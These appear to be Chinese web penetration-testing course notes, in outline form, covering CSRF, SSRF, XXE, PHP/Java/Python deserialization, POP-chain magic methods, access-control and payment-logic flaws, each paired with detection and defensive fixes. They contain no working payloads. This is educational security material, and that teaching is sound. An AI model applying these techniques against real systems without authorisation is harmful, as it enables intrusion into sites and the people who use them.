



# **Day61 WEB攻防-PHP反序列化&原生类TIPS&字符串逃逸&CVE绕过漏洞&属性类型特征**



## 2 文件上传





## 通用安全漏洞

#### 4 CSRF

- 
- ```

graph LR
    A[条件] --> B[1、目标用户已经登录了网站，能够执行网站的功能。]
    A --> C[2、目标用户访问了攻击者构造的 URL。]
    C -- 探针且防御 --> D[1、看验证来源-修复]
    C -- 探针且防御 --> E[2、看凭证有无 token-修复]
    C -- 探针且防御 --> F[3、看关键操作有无验证-修复]
    F -- 流程 --> G[1、获取目标的触发数据包]
    F -- 流程 --> H[2、利用 CSRFTester 构造导出]
    F -- 流程 --> I[3、诱使受害者访问特定地址触发]
    I --> J[审计]
  
```
- 条件
- 1、目标用户已经登录了网站，能够执行网站的功能。
  - 2、目标用户访问了攻击者构造的 URL。
    - 探针且防御
      - 1、看验证来源-修复
      - 2、看凭证有无 token-修复
      - 3、看关键操作有无验证-修复
        - 流程
          - 1、获取目标的触发数据包
          - 2、利用 CSRFTester 构造导出
          - 3、诱使受害者访问特定地址触发
- 审计

## 5 SSRF

- 条件
  - 当前功能应用点利用服务器去解析拟提交的资源
- 功能
  - 分享
  - 转码
  - 翻译
  - 图片加载
  - 收藏
  - 信息探针
  - 内网扫描

| 语言     | PHP                     | Java        | curl                     | Perl              | ASP.NET             |
|--------|-------------------------|-------------|--------------------------|-------------------|---------------------|
| http   | ✓                       | ✓           | ✓                        | ✓                 | ✓                   |
| socket | with<br>cURL extensions | jdk1.5.0_12 | before 7.40.0 不<br>支持SSL | ✓                 | before<br>version 3 |
| ftp    | cURL extensions         | ✓           | before 7.40.0 不<br>支持SSL | ✓                 | ✓                   |
| dns    | ✓                       | ✓           | ✓                        | ✓                 | ✓                   |
| file   | ✓                       | ✓           | ✓                        | ✓                 | ✓                   |
| imap   | ✓                       | ✓           | ✓                        | ✓                 | ✓                   |
| mysql  | with<br>cURL extensions | ✓           | ✓                        | ✓                 | ✓                   |
| xml    | with<br>cURL extensions | ✓           | ✓                        | ✓                 | ✓                   |
| xmlrpc | with<br>cURL extensions | ✓           | ✓                        | ✓                 | ✓                   |
| ldap   | with<br>cURL extensions | ✓           | ✓                        | ✓                 | ✓                   |
| ldap2  | 需要 J<br>DK 5.0 以上       | ✓           | ✓                        | 需要 J<br>DK 5.0 以上 | ✓                   |
| ldap3  | 需要 J<br>DK 5.0 以上       | ✓           | ✓                        | ✓                 | ✓                   |
| soap   | 需要 J<br>DK 5.0 以上       | ✓           | ✓                        | ✓                 | ✓                   |
| php    | 需要 J<br>DK 5.0 以上       | ✓           | ✓                        | ✓                 | ✓                   |

- 探针且防御 ○ SSRF常见安全修复防御方案. ○
- 1、禁用跳转
  - 2、禁用不需要的协议
  - 3、固定或限制资源地址
  - 4、错误信息统一-信息处理

- ```


graph LR
    A[审计] --- B[SSRF白盒可能出现的地方]
    A --- C[SSRF黑盒可能出现的地方]
    B --- B1[1. 功能点抓包指向代码块审计]
    B --- B2[2. 功能点函数定位代码块审计]
    C --- C1[1. 社交分享功能]
    C --- C2[2. 转码服务]
    C --- C3[3. 在线翻译]
    C --- C4[4. 图片加载/下载]
    C --- C5[5. 图片/文章收藏功能]
    C --- C6[6. 云服务厂商]
    C --- C7[7. 网站采集, 网站抓取的地方]
    C --- C8[8. 数据库内置功能]
    C --- C9[9. 邮件系统]
    C --- C10[10. 编码处理, 属性信息处理, 文件处理]
    C --- C11[11. 未公开的api实现以及其他扩展调用URL的功能]
    C --- C12[12. 从远程服务器请求资源]
  
```

## 6 XXE&XML

- ```

graph LR
    Root[前置] --- A[理由：传输和存储数据]
    Root --- B[危害：文件读取，端口探针等]
    Root --- C[Content-Type]
    Root --- D[黑盒]
    Root --- E[白盒]
    Root --- F[有回显]
    Root --- G[无回显]
    Root --- H[伪协议玩法]
    Root --- I[禁用dtd实体引用]
    Root --- J[过滤关键词：<!DOCTYPE和<!ENTITY，或者SYSTEM和PUBLIC]
    D --- D1[数据格式]
    D --- D2[svg&excel引用]
    E --- E1[1、可通过应用功能追踪代码定位审计]
    E --- E2[2、可通过脚本特定函数搜索定位审计]
    E --- E3[3、可通过伪协议玩法绕过相关修复等]
    F --- F1[file读取文件]
    F --- F2[http带外访问]
    G --- G1[file读取文件-先读取]
    G --- G2[http带外访问-加载实体]
    G --- G3[dtd实体带外访问-将数据参数发送接收文件接收数据处理]
    H --- H1[见笔记图，后期文件包含会讲]
  
```


## 文件包含



## 其他文件操作安全



## RCE



## PHP



## 反序列化

### JAVA

#### 属性

- `__toString()`: 把类当做字符串使用时触发
- `__sleep()`: `serialize()`函数会检查类中是否存在一个魔术方法 `__sleep()` 如果存在, 该方法会被优先调用
- `public` (公共的): 在本类内部、外部类、子类都可以访问
- `protect` (受保护的): 只有本类或子类或父类中可以访问
- `private` (私人的): 只有本类内部可以使用
  - 序列化数据显示:
    - `private` 属性序列化的时候格式是 `%00 类名%00 成员名`
    - `protect` 属性序列化的时候格式是 `%00*%00 成员名`

#### 利用

- 单纯的魔术方法逻辑调用
- PHP语言的特性漏洞-如 CVE-2016-7124
- 魔术方法内置原生类
  - 1、获取魔术方法对应原生类
  - 2、利用原生类官方说明配合
- 字符串逃逸&Phar
  - 后面专题讲到

#### 原理

- 序列化: 把 Java 对象转换为字节序列的过程。
- 反序列化: 把字节序列恢复为 Java 对象的过程。

#### 发现

- Serializable Externalizable 接口、fastjson、jackson、gson、ObjectInputStream.read、ObjectObjectInputStream.readUnshared、XMLDecoder.read、ObjectYaml.loadXStream.fromXML、ObjectMapper.readValue、JSON.parseObject 等
- 功能
  - http参数, cookie, sesion, 存储方式可能是base64(r00), 压缩后的base64(H4s), MII等。Serlets http, Sockets, Session管理器, 包含的协议就包括JMX, RMI, JMS, JNDI等(\xac \xed)\xmlstream.XmlEncoder等(http Body:Content-type: application/xml) json(jacksonfastjson)http请求中包含
- 数据特性
  - 一段数据以 r00AB 开头, 你基本可以确定这串就是 JAVA 序列化 base64 加密的数据。
  - 或者如果以 aced 开头, 那么他就是这一段 java 序列化的 16 进制。

#### 利用

- Ysoserial
  - 无组件
  - 有组件
- 特定的组件利用
  - shiro
  - jboos

### Python

#### 解释

- 文件&字符串&字节流&对象相互转换的过程

#### 原理

- 序列化调用魔术方法
- 反序列化调用魔术方法

#### 函数&魔术方法

- 函数使用:
  - `pickle.dump(obj, file)`: 将对象序列化后保存到文件
  - `pickle.load(file)`: 读取文件, 将文件中的序列化内容反序列化为对象
  - `pickle.dumps(obj)`: 将对象序列化成字符串格式的字节流
  - `pickle.loads(bytes_obj)`: 将字符串格式的字节流反序列化为对象
- 魔术方法:
  - `__reduce__()` 反序列化时调用
  - `__reduce_ex__()` 反序列化时调用
  - `__setstate__()` 反序列化时调用
  - `__getstate__()` 序列化时调用

#### 利用

- 注意当前构造版本和目标版本对应
- 注意当前是否需要编码、转换等

#### 白盒

- 搜索特定函数
- 使用bandit

### 访问权限

#### 越权

- 水平同级用户
  - 用户信息获取时未对用户与 ID 比较判断直接查询等
- 垂直低高用户
  - 数据库中用户类型编号接受篡改或高权限操作未验证等

#### 访问控制

- 验证丢失
  - 未包含引用验证代码文件等
- 没有验证
  - 支持空口令, 匿名, 白名单等

#### 脆弱验证

- Cookie
  - JWT
  - Session
- 不安全的验证逻辑等

### 购买支付

#### 安全点

- 价格和数量
- 产品和订单编号
- 支付模式&接口数据
- 折扣优惠券积分等重复使用&再获取

#### 安全问题


- 1、商品购买-数量&价格&编号等
- 2、支付模式-状态&接口&负数等
- 3、折扣处理-优惠券&积分&重放等

#### 挖掘&修复

- 1、金额以数据库定义为准
  - 2、购买数量限制为正整数
  - 3、优惠券固定使用后删除
  - 4、订单生成后检测对应值
- 功能点抓包造代码测试

#### 找回机制

- 1、用回显状态判断-res 前端判断不安全
- 2、用用户名重定向-修改标示绕过验证
- 3、验证码回显显示-验证码泄漏验证虚设
- 4、验证码简单机制-验证码过于简单爆破





## 1.知识点

- 1、ASP-SQL注入-Access数据库
- 2、ASP-默认安装-数据库泄漏下载
- 3、ASP-IIS-CVE&短文件&解析&写入

- 
- 1、PHP-MYSQL-SQL注入-常规查询
  - 2、PHP-MYSQL-SQL注入-跨库查询
  - 3、PHP-MYSQL-SQL注入-文件读写

- 
- 1、PHP-MYSQL-SQL注入-数据请求类型
  - 2、PHP-MYSQL-SQL注入-数据请求方法
  - 3、PHP-MYSQL-SQL注入-数据请求格式

- 
- 1、PHP-MYSQL-SQL注入-方式增删改查
  - 2、PHP-MYSQL-SQL注入-布尔&延迟&报错
  - 3、PHP-MYSQL-SQL注入-数据回显&报错处理

- 
- 1、PHP-MYSQL-SQL注入-二次注入&利用条件
  - 2、PHP-MYSQL-SQL注入-堆叠注入&利用条件
  - 3、PHP-MYSQL-SQL注入-带外注入&利用条件

- 
- 1、注入工具-SQLMAP-常规猜解&字典配置
  - 2、注入工具-SQLMAP-权限操作&文件命令
  - 3、注入工具-SQLMAP-Tamper&使用&开发
  - 4、注入工具-SQLMAP-调试指纹&风险等级

- 
- 1、PHP-原生态-文件上传-检测后缀&黑白名单
  - 2、PHP-原生态-文件上传-检测信息&类型内容
  - 3、PHP-原生态-文件上传-函数缺陷&逻辑缺陷
  - 4、PHP-原生态-文件上传-版本缺陷&配置缺陷

---

1、PHP-中间件-文件上传-CVE&配置解析

2、PHP-编辑器-文件上传-第三方引用安全

### 3、PHP-CMS源码-文件上传-已知识别到利用

- 
- 1、文件上传-安全解析方案-目录权限&解码还原
  - 2、文件上传-安全存储方案-分站存储&OSS对象
- 

- 1、文件包含-原理&分类&危害-LFI&RFI
  - 2、文件包含-利用-黑白盒&无文件&伪协议
- 

- 1、文件安全-前后台功能点-下载&读取&删除
  - 2、目录安全-前后台功能点-目录遍历&目录穿越
- 

- 1、XSS跨站-输入输出-原理&分类&闭合
  - 2、XSS跨站-分类测试-反射&存储&DOM
- 

- 1、XSS跨站-MXSS&UXSS
  - 2、XSS跨站-SVG制作&配合上传
  - 3、XSS跨站-PDF制作&配合上传
  - 4、XSS跨站-SWF制作&反编译&上传
- 

- 1、XSS跨站-攻击利用-凭据盗取
  - 2、XSS跨站-攻击利用-数据提交
  - 3、XSS跨站-攻击利用-网络钓鱼
  - 4、XSS跨站-攻击利用-溯源综合
- 

- 1、XSS跨站-安全防护-CSP策略
  - 2、XSS跨站-安全防护-HttpOnly
  - 3、XSS跨站-安全防护-XSSFilter
- 

- 1、CSRF-原理&检测&利用&防御
  - 2、CSRF-防御-Referer策略隐患
  - 3、CSRF-防御-Token校验策略隐患
- 

- 1、SSRF-原理-外部资源加载
- 2、SSRF-利用-伪协议&无回显

- 3、SSRF-挖掘-业务功能&URL参数


- 
- 1、RCE-原理-代码执行&命令执行
  - 2、RCE-黑白盒-过滤绕过&不回显方案


- 
- 1、XXE&XML-原理-用途&外实体&安全
  - 2、XXE&XML-黑盒-格式类型&数据类型
  - 3、XXE&XML-白盒-函数审计&回显方案

- 
- 1、PHP-反序列化-应用&识别&函数
  - 2、PHP-反序列化-魔术方法&触发规则
  - 3、PHP-反序列化-联合漏洞&POP链构造
- 

## 2.演示案例

序列化流程与序列化格式：





魔术方法:

## 魔术方法

| 方法名                       | 调用条件                                                                                                        |
|---------------------------|-------------------------------------------------------------------------------------------------------------|
| <code>__call</code>       | 调用不可访问或不存在的方法时被调用                                                                                           |
| <code>__callStatic</code> | 调用不可访问或不存在的静态方法时被调用                                                                                         |
| <code>__clone</code>      | 进行对象clone时被调用，用来调整对象的克隆行为                                                                                   |
| <code>__construct</code>  | 构建对象的时被调用；                                                                                                  |
| <code>__debuginfo</code>  | 当调用 <code>var_dump()</code> 打印对象时被调用（当你不想打印所有属性）适用于PHP5.6版本                                                 |
| <code>__destruct</code>   | 明确销毁对象或脚本结束时被调用；                                                                                            |
| <code>__get</code>        | 读取不可访问或不存在的属性时被调用                                                                                           |
| <code>__invoke</code>     | 当以函数方式调用对象时被调用                                                                                              |
| <code>__isset</code>      | 对不可访问或不存在的属性调用 <code>isset()</code> 或 <code>empty()</code> 时被调用                                             |
| <code>__set</code>        | 当给不可访问或不存在的属性赋值时被调用                                                                                         |
| <code>__set_state</code>  | 当调用 <code>var_export()</code> 导出类时，此静态方法被调用。用 <code>__set_state</code> 的返回值做为 <code>var_export</code> 的返回值。 |
| <code>__sleep</code>      | 当使用 <code>serialize</code> 时被调用，当你不需要保存大对象的所有数据时很有用                                                         |
| <code>__toString</code>   | 当一个类被转换成字符串时被调用                                                                                             |
| <code>__unset</code>      | 对不可访问或不存在的属性进行 <code>unset</code> 时被调用                                                                      |
| <code>__wakeup</code>     | 当使用 <code>unserialize</code> 时被调用，可用于做些对象的初始化操作                                                             |

反序列化常见起点&常见跳板&常见终点：

## 反序列化的常见起点

| 方法名                     | 调用条件                 |
|-------------------------|----------------------|
| <code>__wakeup</code>   | 一定会调用                |
| <code>__destruct</code> | 一定会调用                |
| <code>__toString</code> | 当一个对象被反序列化后又被当做字符串使用 |

## 反序列化常见跳板

| 方法名                     | 调用条件                                                            |
|-------------------------|-----------------------------------------------------------------|
| <code>__toString</code> | 当一个对象被当做字符串使用                                                   |
| <code>__get</code>      | 读取不可访问或不存在的属性时被调用                                               |
| <code>__set</code>      | 当给不可访问或不存在的属性赋值时被调用                                             |
| <code>__isset</code>    | 对不可访问或不存在的属性调用 <code>isset()</code> 或 <code>empty()</code> 时被调用 |

## 反序列化常见终点

| 方法名                               | 调用条件              |
|-----------------------------------|-------------------|
| <code>__call</code>               | 调用不可访问或不存在的方法时被调用 |
| <code>call_user_func</code>       | 一般php代码执行都会选择这里   |
| <code>call_user_func_array</code> | 一般php代码执行都会选择这里   |



- 1、什么是反序列化操作？ - 类型转换
- PHP & JavaEE & Python（见图）
- 序列化：对象转换为数组或字符串等格式
- 反序列化：将数组或字符串等格式转换成对象
- `serialize()` //将对象转换成一个字符串
- `unserialize()` //将字符串还原成一个对象



- 2、常见PHP魔术方法？ - 对象逻辑（见图）
- `__construct()`：//当对象new的时候会自动调用
- `__destruct()`：//当对象被销毁时会被自动调用
- `__sleep()`：//`serialize()`执行时被自动调用

```

5  __wakeup(): //unserialize()时会被自动调用
6  __invoke(): //当尝试以调用函数的方法调用一个对象时会被自动调用
7  __toString(): //把类当作字符串使用时触发
8  __call(): //调用某个方法,若方法存在,则调用;若不存在,则会去调用__call函数。
9  __callStatic(): //在静态上下文中调用不可访问的方法时触发
10 __get(): //读取对象属性时,若存在,则返回属性值;若不存在,则会调用__get函数
